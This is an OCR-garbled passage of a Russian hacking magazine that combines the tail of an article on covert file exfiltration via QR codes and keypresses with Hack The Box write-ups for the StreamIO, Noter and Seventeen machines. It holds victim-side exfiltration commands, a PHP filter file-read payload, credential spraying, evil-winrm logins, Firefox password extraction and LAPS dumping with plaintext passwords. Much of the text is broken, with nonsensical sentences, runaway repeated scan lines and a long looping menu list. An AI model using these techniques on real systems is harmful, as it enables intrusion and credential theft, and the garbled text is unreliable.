А вот для генерации QR-кодов на хостм-шле была разработана простая кросс-платформенная программка, использующая библиотеку **QR-Code-generator**. Куда, бесплатно зло-доренда, так что по может быть кодом нежелательно дает под доменным процессом (это пригодится, когда проникновение выполняется через устройства наподобие IP-камер). Для компиляции и сборки не под Windows и Linux выполняем следующие действия.

На стороне жертвы (Windows):

```
c1 /I lib\qrcodegen.c
c1 /c qr_upload.c
link /out:qr_upload.exe qr_upload.obj qrcodegen.obj
"change your color scheme to black on white"
chcp 866
set TIMEOUT=1000
set SIZE=150
qr_upload.exe c:\path\to\secret.bin
```

На стороне жертвы (Linux):

```
gcc -I lib/qrcodegen.c
gcc -c qr_upload.c
gcc qr_upload.o qrcodegen.o -o qr_upload
setterm -background white
setterm -foreground black
TIMEOUT=1000 SIZE=240 ./qr_upload /path/to/secret.bin
```

При генерации QR-кодов мы задаем через переменные среды количество файлов и продолжительность демонстрации каждого в миллисекундах. При каждом таком нажатии кнопки, чтобы приемщик знал сколько хотелось ждать показывать данные. А на стороне атакующего (если есть атакующий машина) при запуске вот такого:

```
./qr_download.py
```

Скрипт начнет копировать поиск кодов в окно, из которого нужно работать (например, RDP-клиент). Данные мы сможем полностью автоматизировать.

Что немаловажно, на хостм QR-коды будут генерироваться первое в кодировке ASCII, чтобы QR-коды не понадобились. Рекомендуется установить классическую схему «черное на белом» для более качественного распознавания. На изображении ниже показан пример полного переноса файла с использованием в хостм.

QR-скорострелка показывает скорость, сопоставимую с DNS. Скорость настраивается самостоятельно, в моем примере она составляла 100 байт/с. Так, если что, вы сделаете такую работу на достаточно большое время, вполне реально выгрузить довольно большие объемы файлов.

НАЖАТИЯ КЛАВИШ + QR

Методы инфильтрации с **keypress** и эксфильтрации с QR-кодами предоставляют возможность передавать данные в обоих направлениях. И если эксфильтрация вполне может жить, пока хостм остается, то ТСР-туннелирование, которое позволит нам пробросить соединение на изолированный хост и начать эксплуатировать его, в случае с **keypress** — нет.

Безопасность здешнего рабочего места сейчас особенно актуальна. И даже если администраторы запретили доступ обмена на RDP и решили вопрос «доступа к клиентам», то пробиться через Telnet, использовав в передаче файлов, то всегда есть выход — это метод с передачей данных через QR/keypress. Это гораздо надежнее! Telnet просто отключают здесь, методы же потребуют поднимать приемники на машине жертвы.

Надеюсь, эти утилиты будут задействованы системными администраторами опасность реализовав проникновенных DNS- зон. К подобным настройкам нужно проявить пользовательское внимание. ЭК

ВЗЛОМ

HTB STREAMIO

РАСКРУЧИВАЕМ ДОСТУП К MS SQL ДО ПОЛНОГО ЗАХВАТА МАШИНЫ

Hаы подготовил — сердце по сенсиоксе машины StreamIO на основе Windows с площадки Hack The Box.

WARNING

Подключаться к машине с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важная для тебя данные, так как ты не знаешь в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов
Начинаем, как обычно, со сканирования портов машины.

Справка: сканирование портов

Сканирование портов — стандартные первые шаги при любой атаке. Он позволяет определить узлы, какие службы на хосте принимают соединения. Это позволит этой информации выбирать сервисы для в получению точек входа.

Чтобы найти интересные инструменты для проверки, нужно знать версии и получить результаты его работы по мелкому при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p--65535 $1 | grep "[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он автоматизирует в два этапа. Он перекачивает проверяемые быстрее поиндексацию, на второе — более тщательно сканирует, с использованием инструмента портов сервер.

```
PORT   STATE SERVICE
53/tcp open  domain  Simple DNS Plus
80/tcp open  http    Microsoft IIS 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Home - Streamio
135/tcp open  msrpc   Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
443/tcp open  ssl/http Microsoft IIS 10.0
| ssl-cert: Subject: commonName=streamio.htb/countryName=EU
| Subject Alternative Name: DNS:streamio.htb, DNS:watch.streamio.htb, DNS:*.streamio.htb
| Issuer: commonName=streamio.htb/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-23T19:03:28
| Not valid after:  2022-03-25T19:03:28
| Mozilla Public Key Pinning (HPKP): 0/1
| Public Key Pin Hash: 0/1
| Public Key Backup Pin Hash: 0/1
| http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Home - Streamio
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
| http-date: Fri, 01 Apr 2022 19:11:12 +0000; +7h00m00s from local CA
| ssl-date: 2022-04-01T19:11:12+00:00; +7h00m00s from local CA
| tls-ckey-hash: 0/1
| tls-ckey-hash-ssl: 0/1
| tls-ckey-hash-ssl-ca: 0/1
| tls-ckey-hash-ssl-ca-ecdsa: 0/1
| tls-ckey-hash-ssl-ecdsa: 0/1
| tls-ckey-hash-ssl-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ca-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa: 0/1
| tls-ckey-hash-ssl-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca-rsa-ecdsa-ca
```

HTB STREAMIO

РАСКРУЧИВАЕМ ДОСТУП К MS SQL ДО ПОЛНОГО ЗАХВАТА МАШИНЫ

ТОЧКА ОПОРЫ

У нас есть несколько доступных страниц. Но важны не сами страницы, а то, как сервер узнает, какую загрузить, — по имени параметра.

Admin panel

User management

Страница User

С помощью Burp Intruder мы можем пробрутить название параметра, чтобы попробовать найти новые страницы.

Burp Intruder, вкладка Payload Positions

Results	Positions	Payloads	Resource Pool	Options					
Filter: Showing all items									
Request		Payload		Status	Error	Timeout	Length	Comment	
1215	master			200			5205299		
1300	staff			200			12788		
1315	user			200			2167		
1316	user1			200			2167		
0				200			1981		
1	id			200			1981		
2	action			200			1981		
3	page			200			1981		
4	name			200			1981		

Фильтр Show interesting items

В итоге определяем четыре страницы. Три из них нам уже известны, а вот `debug` — что-то новенькое.

Admin panel

Страница debug

Содержимое страницы debug

Эта страница должна позволить чтать файлы. Нас интересует код на PHP, в чтобы его получить, нужно использовать обертки на PHP. Давай загружим страницу `index.php` в Base64.

```
?debug=php://filter/convert.base64-encode/resource=index.php
```

Получение страницы index.php

Для декодирования выделяем интересующий нас текст прямо в Burp и нажимаем Ctrl-Shift-B.

Декодированный текст

Исходный код страницы

Как страницы сводят нам уменьшение для подключения к СУБД. Вот только `CrackMapExec` не разрешил нам подключиться, а **DBeaver** сообщал без проблем. При этом мы можем просмотреть базу данных `streamio_backup`

```
cme mssql 10.10.11.158 -u db_admin -p 'B1@Hx31234567890'
```

Ошибка подключения к СУБД MS SQL

Содержимое таблицы users базы данных streamio_backup

Отправляем очередную порцию хешей и получаем новый пароль.

Крэк полученных хешей

Проверяем новую пару учетных данных для подключения к ресурсу SMB.

```
cme smb 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'
```

Проверка учетных данных с помощью CrackMapExec

Учетные данные валидны. Точно так же получается подключиться к службе WinRM и забрать флаг пользователя.

```
evil-winrm -u nikk37 -p 'get_dem_girls2@yahoo.com' -i 10.10.11.158
```

Флаг пользователя

ПРОДВИЖЕНИЕ

При продвижении очень важно проверять все места, где могут быть учетные данные пользователей. Первым делом смотрим, какие программы установлены. И находим продукты Mozilla.

```
Get-ChildItem -Path HKLM:\SOFTWARE\Microsoft\Windows\
CurrentVersion\Uninstall
```

Информация о Mozilla Maintenance Service

Данные приложений обычно хранятся в каталогах по пути вида такого:

```
C:\Users\nikk37\Desktop\AppData\Roaming\
```

Содержимое каталога Roaming

И мы нашли установленный Firefox, а браузеры — это кладезь полезной информации для пентестера. Чтобы достать данные, нам нужно определиться с профилем пользователя (в нашем случае default), а затем скачать из него два файла — `logins.json` и `key4.db`.

Содержимое каталога Firefox

Расшифровать данные из этих файлов очень просто. Нам понадобится скрипт `firepwd`. Запустим его из каталога со скачанными файлами и получим расшифрованные учетные

```
decrypting login/password pairs
https://slack.streamio.htb:b'admin',b'2Bqd8Ds1qb0q3r3R0'
https://slack.streamio.htb:b'nikk37',b'n1kk1sdb@yahoo'
https://slack.streamio.htb:b'yoshiko',b'yoda@yoda012'
https://slack.streamio.htb:b'JDgodd',b'password012'
```

Сохраненные в Firefox пароли

Паролей насчитось очень много, поэтому полезны расчетные системные пользователей и пробуем с помощью CrackMapExec.

```
net users /domain
```

Доменные пользователи

```
cme smb 10.10.11.158 -u users.txt -p passwords.txt
```

Валидность учетных данных

И получаем нового пользователя — `JDgodd`!

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

BloodHound

Больше никого интересного на самом хосте не нашли, поэтому пошаем многократно (разовые конфигурации). В этом может помочь **BloodHound**. Эта программа сканирует LDAP и использует графы для выявления скрытых и часто непредусмотренных взаимосвязей в среде Active Directory и Azure. Это помогает легко идентифицировать очень сложные пути атаки, которые в противном случае были бы незаметны найти быстро. Для работы с данными нам дополнительно нужно установить СУБД Neo4j. Или можно просто запустить ее в Docker.

```
docker run -p7474:7474 -p7687:7687 -e NEO4J_AUTH=neo4j/s3cr3t
neo4j
```

Чтобы не закидывать исполняемый файл BloodHound на хост, а потом не скачивать его обратно, мы можем воспользоваться версией программы на Python.

```
bloodhound-python -d streamio.htb -u nikk37 -p
'get_dem_girls2@yahoo.com' -gc dc.streamio.htb -ul ns 10.10.
11.158
```

Сбор данных с помощью BloodHound

Теперь подключимся к данным паролям как администратор машины.

```
evil-winrm -u Administrator -p 'B4r42Zk!E;?B8' -i 10.10.11.158
```

Получение пароля LAPS

LAPS

LAPS позволяет управлять паролями локальных учетных записей компьютеров, присоединенных к домену. Пароли хранятся в Active Directory и защищены ACL, поэтому почитать их могут только определенные пользователи. LAPS устанавливает разные случайные пароли для учетных записей локальных администраторов на каждом компьютере в домене. Таким образом, мы можем запросить пароль локального администратора системы с помощью скрипта `LAPSDumper`.

```
python3 laps.py -u JDgodd -p 'JDgodd@s0m0n3r3g0t0r' -d streamio.
htb -l 10.10.11.158
```


Получение пароля LAPS

Теперь подключимся с данным паролем как администратор машины.

```
evil-winrm -u Administrator -p '@w+422k]E;?B8' -i 10.10.11.158
```


Доступ к root.txt

И машина заявлена!

HTB NOTER

ЛОМАЕМ ВЕБ-ПРИЛОЖЕНИЕ НА FLASK

Ref#Hacker
hacker@t.me/cyber_man

В этом райтапе мы обойдем авторизацию в приложении на Flask, затем изучим исходные коды приложения, чтобы найти и эксплуатировать уязвимость. Для повышения привилегий используем уязвимость установки плагина в MySQL.

Наша цель — прохождение средней по сложности машины Noter с площадки Hack The Box.

WARNING
Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важная для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов
Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.160    noter.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — процедура, которой первый шаг при любой атаке. Он позволяет злоумышлену узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг и получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep '[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sCVSnv -p$ports -oN $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием нескольких скриптов (опция `-A`):

```
Nmap scan report for noter.htb (10.10.11.160)
Host is up (0.054s latency).

PORT   STATE SERVICE VERSION
21/tcp open ftp    vsftpd 3.0.3
22/tcp open ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e6:55:cb:2a:a5:2b:98:5b:6c:8c:2d:6e:08:e8:04:4d (RSA)
|   256 97:12:50:47:49:f4:f3:6c:9e:5c:25:e6:a9:ec:ef:ed (ECDSA)
|_  256 bb:f8:fb:92:e8:a9:a2:2b:23:fb:f0:5a:f7:83:ab:f5 (ED25519)
5000/tcp open http   Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Noter
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds
```


Нашлось три открытых порта:

- 21 — служба vsftpd 3.0.3;
- 22 — служба OpenSSH 8.2p1;
- 5000 — веб-сервер Python Werkzeug 2.0.2.

Анонимный вход на FTP закрыт, с SSH мы ничего не сделаем, поэтому идем смотреть веб.


Главная страница сайта http://noter.htb:5000/

ТОЧКА ВХОДА
На сайте есть возможность регистрироваться и авторизоваться, чем мы обязательно должны воспользоваться.



Главная страница зарегистрированного пользователя

Я всю работу выполняю через **Burp**, поэтому в идентификаторе сессии пользователя сразу заметил токен JWT.


Request
Response
Inspector
Request Attributes
Request Cookies
Request Headers
Response Headers
Response Cookies
Response Headers
Content-Type: text/html; charset=utf-8
Content-Length: 1
Vary: Cookie
Set-Cookie: session=eyJsb2dnZWRfaW4iOnRydWUsIm1lc3NhZ2VzIjpbXSwiZ3VlcyI6IjIwMjEtMTEtMjAgMjMgMjMgMjM

HTB NOTER

СЛОЖНАЯ
ВЕБ-ПРИЛОЖЕНИЕ ИЗ 1 ЛОК

ВЗЛОМ

ТОЧКА ОПОРЫ

Воскресенье **Burp Suite** / примечания за неделю:

Переходим: раздел с Burp Dom / Crt.Sh/ в отмечаем уже разобранные ранее:

```
1. Subdomain Enumeration
   - Confirm the protection when production will be tested. Once we are satisfied with the target we will add the listed
     Target: http://www.htb.local:
   - POST /forgot-password HTTP/1.1
   - Host: www.htb.local:8000
   - Content-Type: application/x-www-form-urlencoded
   - Content-Length: 30
   - Origin: http://www.htb.local:8000
   - Connection: keep-alive
   - Referer: http://www.htb.local:8000/forgot-password
   - Cookie: connect.sid=s%3AZ0ZXNzaW9uIjp7ImNzcmZzZWNyZXQiOiJ
```

HTB SEVENTEEN

ПОДМЕНЯЕМ ПАКЕТ NPM ДЛЯ ЗАХВАТА ХОСТА

В этом райтапе я покажу, как создать свой реестр NPM и разместить с ним вредоносный пакет для захвата удаленной машины. Но сначала — как SQL-инъекции, а затем заюзаем известную RCE для повышения привилегий.

Наш путь — заезд машины Seventeen с тренировочной площадки Hack The Box. Задание оценено как сложное.

WARNING

Подключайте к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.165    seventeen.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет злоумышленнику узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы мы можем при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sCportfs -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием найденных скриптов (опция `-A`).

```
Nmap scan report for seventeen.htb (10.10.11.165)
Host is up (0.26s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1b:52:6d:bb:91:7d:5e:8b:3b:3f:7a:8c:8d:ff:a4:b6 (RSA)
|   256 07:57:c0:53:7c:26:8b:51:78:38:42:40:e6:35:14 (ECDSA)
|   256 ed:ff:ed:ff:ed:ff:ed:ff:ed:ff:ed:ff:ed:ff:ed:ff (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu)
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 1 disallowed entry /admin/
8000/tcp open  http    Apache Prefork 2.4.34
| http-title: 400 Forbidden
| http-server-header: Apache/2.4.34 (Debian)
Service Info: OSs: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта


Видим три открытых порта:

- 22 — служба OpenSSH 7.6p1;
- 80 — веб-сервер Apache 2.4.29;
- 8000 — веб-сервер Apache 2.4.38.

Нам доступно сразу два веб-сервера, с которыми и начнем пробовать перемотать.

Главная страница сайта

Осмотрелись на сайте, находим подтверждение тому, что в самом начале выбрали версию доменное имя.


Home
Courses
Teachers
About
Photos
Blog
Contact
Courses
Programming
Hardware & Networking
Graphic & Animation
Business & Marketing
Teachers
Become a Teacher
Teacher Profile
Teacher Dashboard
Teachers Blog
Blog
Blog Single
Blog Grid
Blog Sidebar
Contact
Contact Us
Contact Us Two
Contact Us Three
Contact Us Four
Contact Us Five
Contact Us Six
Contact Us Seven
Contact Us Eight
Contact Us Nine
Contact Us Ten
Contact Us Eleven
Contact Us Twelve
Contact Us Thirteen
Contact Us Fourteen
Contact Us Fifteen
Contact Us Sixteen
Contact Us Seventeen
Contact Us Eighteen
Contact Us Nineteen
Contact Us Twenty
Contact Us Twenty One
Contact Us Twenty Two
Contact Us Twenty Three
Contact Us Twenty Four
Contact Us Twenty Five
Contact Us Twenty Six
Contact Us Twenty Seven
Contact Us Twenty Eight
Contact Us Twenty Nine
Contact Us Thirty
Contact Us Thirty One
Contact Us Thirty Two
Contact Us Thirty Three
Contact Us Thirty Four
Contact Us Thirty Five
Contact Us Thirty Six
Contact Us Thirty Seven
Contact Us Thirty Eight
Contact Us Thirty Nine
Contact Us Forty
Contact Us Forty One
Contact Us Forty Two
Contact Us Forty Three
Contact Us Forty Four
Contact Us Forty Five
Contact Us Forty Six
Contact Us Forty Seven
Contact Us Forty Eight
Contact Us Forty Nine
Contact Us Fifty
Contact Us Fifty One
Contact Us Fifty Two
Contact Us Fifty Three
Contact Us Fifty Four
Contact Us Fifty Five
Contact Us Fifty Six
Contact Us Fifty Seven
Contact Us Fifty Eight
Contact Us Fifty Nine
Contact Us Sixty
Contact Us Sixty One
Contact Us Sixty Two
Contact Us Sixty Three
Contact Us Sixty Four
Contact Us Sixty Five
Contact Us Sixty Six
Contact Us Sixty Seven
Contact Us Sixty Eight
Contact Us Sixty Nine
Contact Us Seventy
Contact Us Seventy One
Contact Us Seventy Two
Contact Us Seventy Three
Contact Us Seventy Four
Contact Us Seventy Five
Contact Us Seventy Six
Contact Us Seventy Seven
Contact Us Seventy Eight
Contact Us Seventy Nine
Contact Us Eighty
Contact Us Eighty One
Contact Us Eighty Two
Contact Us Eighty Three
Contact Us Eighty Four
Contact Us Eighty Five
Contact Us Eighty Six
Contact Us Eighty Seven
Contact Us Eighty Eight
Contact Us Eighty Nine
Contact Us Ninety
Contact Us Ninety One
Contact Us Ninety Two
Contact Us Ninety Three
Contact Us Ninety Four
Contact Us Ninety Five
Contact Us Ninety Six
Contact Us Ninety Seven
Contact Us Ninety Eight
Contact Us Ninety Nine
Contact Us Hundred
Contact Us Hundred One
Contact Us Hundred Two
Contact Us Hundred Three
Contact Us Hundred Four
Contact Us Hundred Five
Contact Us Hundred Six
Contact Us Hundred Seven
Contact Us Hundred Eight
Contact Us Hundred Nine
Contact Us Hundred Ten
Contact Us Hundred Eleven
Contact Us Hundred Twelve
Contact Us Hundred Thirteen
Contact Us Hundred Fourteen
Contact Us Hundred Fifteen
Contact Us Hundred Sixteen
Contact Us Hundred Seventeen
Contact Us Hundred Eighteen
Contact Us Hundred Nineteen
Contact Us Hundred Twenty
Contact Us Hundred Twenty One
Contact Us Hundred Twenty Two
Contact Us Hundred Twenty Three
Contact Us Hundred Twenty Four
Contact Us Hundred Twenty Five
Contact Us Hundred Twenty Six
Contact Us Hundred Twenty Seven
Contact Us Hundred Twenty Eight
Contact Us Hundred Twenty Nine
Contact Us Hundred Thirty
Contact Us Hundred Thirty One
Contact Us Hundred Thirty Two
Contact Us Hundred Thirty Three
Contact Us Hundred Thirty Four
Contact Us Hundred Thirty Five
Contact Us Hundred Thirty Six
Contact Us Hundred Thirty Seven
Contact Us Hundred Thirty Eight
Contact Us Hundred Thirty Nine
Contact Us Hundred Forty
Contact Us Hundred Forty One
Contact Us Hundred Forty Two
Contact Us Hundred Forty Three
Contact Us Hundred Forty Four
Contact Us Hundred Forty Five
Contact Us Hundred Forty Six
Contact Us Hundred Forty Seven
Contact Us Hundred Forty Eight
Contact Us Hundred Forty Nine
Contact Us Hundred Fifty
Contact Us Hundred Fifty One
Contact Us Hundred Fifty Two
Contact Us Hundred Fifty Three
Contact Us Hundred Fifty Four
Contact Us Hundred Fifty Five
Contact Us Hundred Fifty Six
Contact Us Hundred Fifty Seven
Contact Us Hundred Fifty Eight
Contact Us Hundred Fifty Nine
Contact Us Hundred Sixty
Contact Us Hundred Sixty One
Contact Us Hundred Sixty Two
Contact Us Hundred Sixty Three
Contact Us Hundred Sixty Four
Contact Us Hundred Sixty Five
Contact Us Hundred Sixty Six
Contact Us Hundred Sixty Seven
Contact Us Hundred Sixty Eight
Contact Us Hundred Sixty Nine
Contact Us Hundred Seventy
Contact Us Hundred Seventy One
Contact Us Hundred Seventy Two
Contact Us Hundred Seventy Three
Contact Us Hundred Seventy Four
Contact Us Hundred Seventy Five
Contact Us Hundred Seventy Six
Contact Us Hundred Seventy Seven
Contact Us Hundred Seventy Eight
Contact Us Hundred Seventy Nine
Contact Us Hundred Eighty
Contact Us Hundred Eighty One
Contact Us Hundred Eighty Two
Contact Us Hundred Eighty Three
Contact Us Hundred Eighty Four
Contact Us Hundred Eighty Five
Contact Us Hundred Eighty Six
Contact Us Hundred Eighty Seven
Contact Us Hundred Eighty Eight
Contact Us Hundred Eighty Nine
Contact Us Hundred Ninety
Contact Us Hundred Ninety One
Contact Us Hundred Ninety Two
Contact Us Hundred Ninety Three
Contact Us Hundred Ninety Four
Contact Us Hundred Ninety Five
Contact Us Hundred Ninety Six
Contact Us Hundred Ninety Seven
Contact Us Hundred Ninety Eight
Contact Us Hundred Ninety Nine
Contact Us Hundred Two Hundred
Contact Us Hundred Two Hundred One
Contact Us Hundred Two Hundred Two
Contact Us Hundred Two Hundred Three
Contact Us Hundred Two Hundred Four
Contact Us Hundred Two Hundred Five
Contact Us Hundred Two Hundred Six
Contact Us Hundred Two Hundred Seven
Contact Us Hundred Two Hundred Eight
Contact Us Hundred Two Hundred Nine
Contact Us Hundred Two Hundred Ten
Contact Us Hundred Two Hundred Eleven
Contact Us Hundred Two Hundred Twelve
Contact Us Hundred Two Hundred Thirteen
Contact Us Hundred Two Hundred Fourteen
Contact Us Hundred Two Hundred Fifteen
Contact Us Hundred Two Hundred Sixteen
Contact Us Hundred Two Hundred Seventeen
Contact Us Hundred Two Hundred Eighteen
Contact Us Hundred Two Hundred Nineteen
Contact Us Hundred Two Hundred Twenty
Contact Us Hundred Two Hundred Twenty One
Contact Us Hundred Two Hundred Twenty Two
Contact Us Hundred Two Hundred Twenty Three
Contact Us Hundred Two Hundred Twenty Four
Contact Us Hundred Two Hundred Twenty Five
Contact Us Hundred Two Hundred Twenty Six
Contact Us Hundred Two Hundred Twenty Seven
Contact Us Hundred Two Hundred Twenty Eight
Contact Us Hundred Two Hundred Twenty Nine
Contact Us Hundred Two Hundred Thirty
Contact Us Hundred Two Hundred Thirty One
Contact Us Hundred Two Hundred Thirty Two
Contact Us Hundred Two Hundred Thirty Three
Contact Us Hundred Two Hundred Thirty Four
Contact Us Hundred Two Hundred Thirty Five
Contact Us Hundred Two Hundred Thirty Six
Contact Us Hundred Two Hundred Thirty Seven
Contact Us Hundred Two Hundred Thirty Eight
Contact Us Hundred Two Hundred Thirty Nine
Contact Us Hundred Two Hundred Forty
Contact Us Hundred Two Hundred Forty One
Contact Us Hundred Two Hundred Forty Two
Contact Us Hundred Two Hundred Forty Three
Contact Us Hundred Two Hundred Forty Four
Contact Us Hundred Two Hundred Forty Five
Contact Us Hundred Two Hundred Forty Six
Contact Us Hundred Two Hundred Forty Seven
Contact Us Hundred Two Hundred Forty Eight
Contact Us Hundred Two Hundred Forty Nine
Contact Us Hundred Two Hundred Fifty
Contact Us Hundred Two Hundred Fifty One
Contact Us Hundred Two Hundred Fifty Two
Contact Us Hundred Two Hundred Fifty Three
Contact Us Hundred Two Hundred Fifty Four
Contact Us Hundred Two Hundred Fifty Five
Contact Us Hundred Two Hundred Fifty Six
Contact Us Hundred Two Hundred Fifty Seven
Contact Us Hundred Two Hundred Fifty Eight
Contact Us Hundred Two Hundred Fifty Nine
Contact Us Hundred Two Hundred Sixty
Contact Us Hundred Two Hundred Sixty One
Contact Us Hundred Two Hundred Sixty Two
Contact Us Hundred Two Hundred Sixty Three
Contact Us Hundred Two Hundred Sixty Four
Contact Us Hundred Two Hundred Sixty Five
Contact Us Hundred Two Hundred Sixty Six
Contact Us Hundred Two Hundred Sixty Seven
Contact Us Hundred Two Hundred Sixty Eight
Contact Us Hundred Two Hundred Sixty Nine
Contact Us Hundred Two Hundred Seventy
Contact Us Hundred Two Hundred Seventy One
Contact Us Hundred Two Hundred Seventy Two
Contact Us Hundred Two Hundred Seventy Three
Contact Us Hundred Two Hundred Seventy Four
Contact Us Hundred Two Hundred Seventy Five
Contact Us Hundred Two Hundred Seventy Six
Contact Us Hundred Two Hundred Seventy Seven
Contact Us Hundred Two Hundred Seventy Eight
Contact Us Hundred Two Hundred Seventy Nine
Contact Us Hundred Two Hundred Eighty
Contact Us Hundred Two Hundred Eighty One
Contact Us Hundred Two Hundred Eighty Two
Contact Us Hundred Two Hundred Eighty Three
Contact Us Hundred Two Hundred Eighty Four
Contact Us Hundred Two Hundred Eighty Five
Contact Us Hundred Two Hundred Eighty Six
Contact Us Hundred Two Hundred Eighty Seven
Contact Us Hundred Two Hundred Eighty Eight
Contact Us Hundred Two Hundred Eighty Nine
Contact Us Hundred Two Hundred Ninety
